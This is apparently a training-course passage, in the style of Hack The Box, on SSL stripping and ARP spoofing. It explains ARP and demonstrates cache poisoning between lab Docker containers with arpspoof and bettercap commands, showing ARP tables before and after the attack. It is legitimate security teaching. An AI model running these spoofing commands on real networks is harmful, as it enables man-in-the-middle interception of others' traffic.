**SSL Stripping**

Instead of attacking TLS directly, an attacker can also attempt to force a victim to not use HTTPS at all and instead fall back to the unencrypted and insecure HTTP. This can be achieved with an SSL Stripping attack (or HTTP downgrade attack). To execute such an attack, the attacker must be in a Man-in-the-Middle (MitM) position, meaning the attacker can intercept and inject messages between the client and server.

**ARP Spoofing**

The Address Resolution Protocol (ARP) is responsible for resolving physical addresses (such as MAC addresses) from network addresses (such as IP addresses). ARP poisoning or ARP spoofing is an attack that manipulates the normal ARP process to obtain a MitM position.

If two computers in a local network want to communicate, they need to know each other's MAC addresses. While they can obtain their corresponding IP addresses via DNS, ARP is responsible for obtaining the MAC addresses. Let's look at an example to better illustrate how ARP works on a basic level:

Let's assume Computer A wants to send a packet to computer B. Both computers are in the same local network. Computer A knows that computer B has the IP address 192.168.178.2. To obtain its MAC address, computer A broadcasts an ARP request message in the local network. This request basically corresponds to the question: Who is 192.168.178.2?. Since it is a broadcast, all computers in the local network receive this message, including B. Computer B then responds with an ARP response message, containing the IP address and MAC address. This corresponds to the message: I'm 192.168.178.2 and my MAC address is AA:BB:CC:DD:EE:FF. Computer A can then use the MAC address to transmit the packet to B. A will then store the IP, MAC address pair in a local cache to avoid having to send the same request again if A wants to transmit more data to B.

In ARP spoofing, an attacker sends a forged ARP response message to an ARP request message intended for a different target. By doing so, the attacker impersonates the target. The victim stores the attacker's MAC address in its ARP cache instead of the intended target's MAC address. Because of that, the victim transmits all data intended for the target to the attacker, who now holds a MitM position between the victim and the target. ARP spoofing attacks can be difficult to detect, as they do not involve any changes to the network infrastructure or the devices on the network.

We can run an ARP spoof attack using the arpspoof command from the dsniff package, which can be installed from the package manager:

yovecio@htb[/htb]$ sudo apt install dsniff

The program needs to be run as root. We have to specify the network interface and the IP address we want to impersonate. Let's assume we want to fool the docker container at 172.17.0.2 into thinking that we (running at 172.17.0.1) are the target of 172.17.0.5. We can spoof the ARP response by running:

yovecio@htb[/htb]$ sudo arpspoof -i docker0 172.17.0.5

With this command, we periodically broadcast ARP responses saying that we are 172.17.0.5. If the victim docker container now tries to contact the target of 172.17.0.5, we successfully spoof the ARP request and fool the victim into thinking we are the target. We can verify this by showing the ARP cache on the victim. This can be done using the arp command:


yovecio@htb[/htb]$ arp

Address HWtype HWaddress Flags Mask Iface

172.17.0.1 ether 02:42:d4:13:6f:40 C eth0

172.17.0.5 ether 02:42:d4:13:6f:40 C eth0

We can see that the attack was successful because the cached MAC address of 172.17.0.5 is actually our MAC address. In Wireshark, the attack looks like this:



Another tool to run an ARP spoofing attack is [bettercap](https://github.com/bettercap/bettercap). We can run it in a docker container like so:

yovecio@htb[/htb]$ docker run -it --privileged --net=host bettercap/bettercap --version

bettercap v2.32.0 (built for linux amd64 with go1.16.4)

Let's look at an example similar to the dnsniff example above. Since we are going to attack another docker container, we can drop the --privileged --net=host arguments. First, we are going to start an interactive bettercap shell:

yovecio@htb[/htb]$ docker run -it bettercap/bettercap

bettercap v2.32.0 (built for linux amd64 with go1.16.4) [type 'help' for a list of commands]

172.17.0.0/16 > 172.17.0.2 »

This time our target is running at 172.17.0.4. Bettercap excludes internal IP addresses by default, so we need to set an extra option. We can do that and start the ARP spoofer like so:


172.17.0.0/16 > 172.17.0.2 » set arp.spoof.targets 172.17.0.4

172.17.0.0/16 > 172.17.0.2 » set arp.spoof.internal true

172.17.0.0/16 > 172.17.0.2 » arp.spoof on

172.17.0.0/16 > 172.17.0.2 » [13:23:19] [sys.log] [war] arp.spoof arp spoofer started targeting 65534 possible network neighbours of 1 targets.

The output tells us that bettercap now spoofs all IP addresses in the target network of 172.17.0.0/16. A quick look at the traffic in Wireshark confirms this. We can see that bettercap sends spoofed ARP responses to the victim for all IP addresses in the target range. This is done over and over again to find the correct timing to poison the victim's ARP cache:



Lastly, let's look at the effect it has on our victim. Before we started the ARP spoofing attack, our victim's ARP cache looked like this:

yovecio@htb[/htb]$ arp

Address HWtype HWaddress Flags Mask Iface

172.17.0.1 ether 02:42:0e:65:ef:ce C eth0

After starting the attack, it has changed:

yovecio@htb[/htb]$ arp

Address HWtype HWaddress Flags Mask Iface

172.17.0.1 ether 02:42:ac:11:00:02 C eth0

172.17.0.2 ether 02:42:ac:11:00:02 C eth0

We can see that the MAC address corresponding to 172.17.0.1 has changed and now points to our attacker machine at 172.17.0.2, thus we have successfully poisoned the victim's ARP cache. Furthermore, after stopping the attack in bettercap with arp.spoof off, bettercap automatically restores the victim's poisoned ARP cache to the previous state such that no further clean-up is required:

yovecio@htb[/htb]$ arp

Address HWtype HWaddress Flags Mask Iface

172.17.0.1 ether 02:42:0e:65:ef:ce C eth0

172.17.0.2 ether 02:42:ac:11:00:02 C eth0